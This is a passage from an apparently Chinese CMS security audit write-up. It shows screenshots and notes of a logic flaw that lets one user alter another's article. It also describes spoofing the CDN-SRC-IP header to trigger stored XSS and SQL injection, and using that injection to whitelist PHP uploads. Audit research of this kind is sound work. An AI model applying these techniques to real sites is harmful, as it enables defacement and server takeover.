71%3Cbr%3E972%3Cp%3E973%3Cbr%3E974%3Cp%3E975%3Cbr%3E976%3Cp%3E977%3Cbr%3E978%3Cp%3E979%3Cbr%3E980%3Cp%3E981%3Cbr%3E982%3Cp%3E983%3Cbr%3E984%3Cp%3E985%3Cbr%3E986%3Cp%3E987%3Cbr%3E988%3Cp%3E989%3Cbr%3E990%3Cp%3E991%3Cbr%3E992%3Cp%3E993%3Cbr%3E994%3Cp%3E995%3Cbr%3E996%3Cp%3E997%3Cbr%3E998%3Cp%3E999%3Cbr%3E1000%3Cp%3E1001%3Cbr%3E1002%3Cp%3E1003%3Cbr%3E1004%3Cp%3E1005%3Cbr%3E1006%3Cp%3E1007%3Cbr%3E1008%3Cp%3E1009%3Cbr%3E1010%3Cp%3E1011%3Cbr%3E1012%3Cp%3E1013%3Cbr%3E1014%3Cp%3E1015%3Cbr%3E1016%3Cp%3E1017%3Cbr%3E1018%3Cp%3E1019%3Cbr%3E1020%3Cp%3E1021%3Cbr%3E1022%3Cp%3E1023%3Cbr%3E1024%3Cp%3E1025%3Cbr%3E1026%3Cp%3E1027%3Cbr%3E1028%3Cp%3E1029%3Cbr%3E1030%3Cp%3E1031%3Cbr%3E1032%3Cp%3E1033%3Cbr%3E1034%3Cp%3E1035%3Cbr%3E1036%3Cp%3E1037%3Cbr%3E1038%3Cp%3E1039%3Cbr%3E1040%3Cp%3E1041%3Cbr%3E1042%3Cp%3E1043%3Cbr%3E1044%3Cp%3E1045%3Cbr%3E1046%3Cp%3E1047%3Cbr%3E1048%3Cp%3E1049%3Cbr%3E1050%3Cp%3E1051%3Cbr%3E1052%3Cp%3E1053%3Cbr%3E1054%3Cp%3E1055%3Cbr%3E1056%3Cp%3E1057%3Cbr%3E1058%3Cp%3E1059%3Cbr%3E1060%3Cp%3E1061%3Cbr%3E1062%3Cp%3E1063%3Cbr%3E1064%3Cp%3E1065%3Cbr%3E1066%3Cp%3E1067%3Cbr%3E1068%3Cp%3E1069%3Cbr%3E1070%3Cp%3E1071%3Cbr%3E1072%3Cp%3E1073%3Cbr%3E1074%3Cp%3E1075%3Cbr%3E1076%3Cp%3E1077%3Cbr%3E1078%3Cp%3E1079%3Cbr%3E1080%3Cp%3E1081%3Cbr%3E1082%3Cp%3E1083%3Cbr%3E1084%3Cp%3E1085%3Cbr%3E1086%3Cp%3E1087%3Cbr%3E1088%3Cp%3E1089%3Cbr%3E1090%3Cp%3E1091%3Cbr%3E1092%3Cp%3E1093%3Cbr%3E1094%3Cp%3E1095%3Cbr%3E1096%3Cp%3E1097%3Cbr%3E1098%3Cp%3E1099%3Cbr%3E1100%3Cp%3E1101%3Cbr%3E1102%3Cp%3E1103%3Cbr%3E1104%3Cp%3E1105%3Cbr%3E1106%3Cp%3E1107%3Cbr%3E1108%3Cp%3E1109%3Cbr%3E1110%3Cp%3E1111%3Cbr%3E1112%3Cp%3E1113%3Cbr%3E1114%3Cp%3E1115%3Cbr%3E1116%3Cp%3E1117%3Cbr%3E1118%3Cp%3E1119%3Cbr%3E1120%3Cp%3E1121%3Cbr%3E1122%3Cp%3E1123%3Cbr%3E1124%3Cp%3E1125%3Cbr%3E1126%3Cp%3E1127%3Cbr%3E1128%3Cp%3E1129%3Cbr%3E1130%3Cp%3E1131%3Cbr%3E1132%3Cp%3E1133%3Cbr%3E1134%3Cp%3E1135%3Cbr%3E1136%3Cp%3E1137%3Cbr%3E1138%3Cp%3E1139%3Cbr%3E1140%3Cp%3E1141%3Cbr%3E1142%3Cp%3E1143%3Cbr%3E1144%3Cp%3E1145%3Cbr%3E1146%3Cp%3E1147%3Cbr%3E1148%3Cp%3E1149%3Cbr%3E1150%3Cp%3E1151%3Cbr%3E1152%3Cp%3E1153%3Cbr%3E1154%3Cp%3E1155%3Cbr%3E1156%3Cp%3E1157%3Cbr%3E1158%3Cp%3E1159%3Cbr%3E1160%3Cp%3E1161%3Cbr%3E1162%3Cp%3E1163%3Cbr%3E1164%3Cp%3E1165%3Cbr%3E1166%3Cp%3E1167%3Cbr%3E1168%3Cp%3E1169%3Cbr%3E1170%3Cp%3E1171%3Cbr%3E1172%3Cp%3E1173%3Cbr%3E1174%3Cp%3E1175%3Cbr%3E1176%3Cp%3E1177%3Cbr%3E1178%3Cp%3E1179%3Cbr%3E1180%3Cp%3E1181%3Cbr%3E1182%3Cp%3E1183%3Cbr%3E1184%3Cp%3E1185%3Cbr%3E1186%3Cp%3E1187%3Cbr%3E1188%3Cp%3E1189%3Cbr%3E1190%3Cp%3E1191%3Cbr%3E1192%3Cp%3E1193%3Cbr%3E1194%3Cp%3E1195%3Cbr%3E1196%3Cp%3E1197%3Cbr%3E1198%3Cp%3E1199%3Cbr%3
```

ID		排序	栏目	推荐	标题	缩略图	审核	时间	操作
13	☐	1	新闻分类二	顶	CMS...		已审	2019-08-	编辑 预览 删除 复制
21	☐	22	新闻分类一	热	CMS...		已审	2019-08-	编辑 预览 删除 复制
28	☐	12	新闻分类二	荐	CMS...		已审	2019-08-	编辑 预览 删除 复制
26	☐	12	新闻分类二	荐	CMS...		已审	2019-08-	编辑 预览 删除 复制
8	☐	12	新闻分类四	荐	CMS...		已审	2019-08-	编辑 预览 删除 复制
24	☐	11	常见问题		CMS...	无	已审	2019-08-	编辑 预览 删除 复制
22	☐	11	常见问题	荐	CMS...	无	已审	2019-08-	编辑 预览 删除 复制
25	☐	2	新闻分类四	荐	CMS...		已审	2019-08-	编辑 预览 删除 复制
20	☐	2	新闻分类二		CMS...		已审	2019-08-	编辑 预览 删除 复制

40 条/页 共 23 条 < 1 > 到第 1 页 确定

(<https://xzfile.aliyuncs.com/media/upload/picture/20200603192451-d7996af6-a58c-1.png>)


原本这篇文章是正常的，且我的投稿中并没有这篇文章

全部投稿					已退回	待审核	已发布	发布内容
名称	分类	状态	时间	操作				
1	新闻	待审核	2020-05-20 22:45:01	编辑 删除				
1	新闻	待审核	2020-05-20 22:29:30	编辑 删除				
1	新闻	待审核	2020-05-20 22:29:00	编辑 删除				

« 1 »


(https://xzfile.aliyuncs.com/media/upload/picture/20200603192452-d7fd089a-a58c-1.png)

然后发包




(https://xzfile.aliyuncs.com/media/upload/picture/20200603192453-d84f2300-a58c-1.png)

后台刷新即可看到这篇文章的状态



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192453-d878991a-a58c-1.png)

然后我们本地就多了一篇文章



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192453-d8b2e430-a58c-1.png)

- 这个 cms 比较有意思的一点就是获取 ip 的函数 `GetIP()`，这里可以用 http 头 `CDN-SRC-IP` 绕过导致可以触发存储型 xss 和 sql 注入
- 其实这里 sql 注入可以往数据库插入文件的白名单后缀，比如 php，这样就可以直接上传 php 文件（不知道为什么开发者要把文件后缀写到数据库中）
- 这里的 xss 漏洞是比较泛滥的，而且函数中是有针对 xss 过滤的函数，不知道为什么开发者没有使用

- 这里的逻辑漏洞也是很泛滥的，主要挖掘的思路就是去测试功能点，然后去看功能点的代码，这样基本上就不会有遗漏的漏洞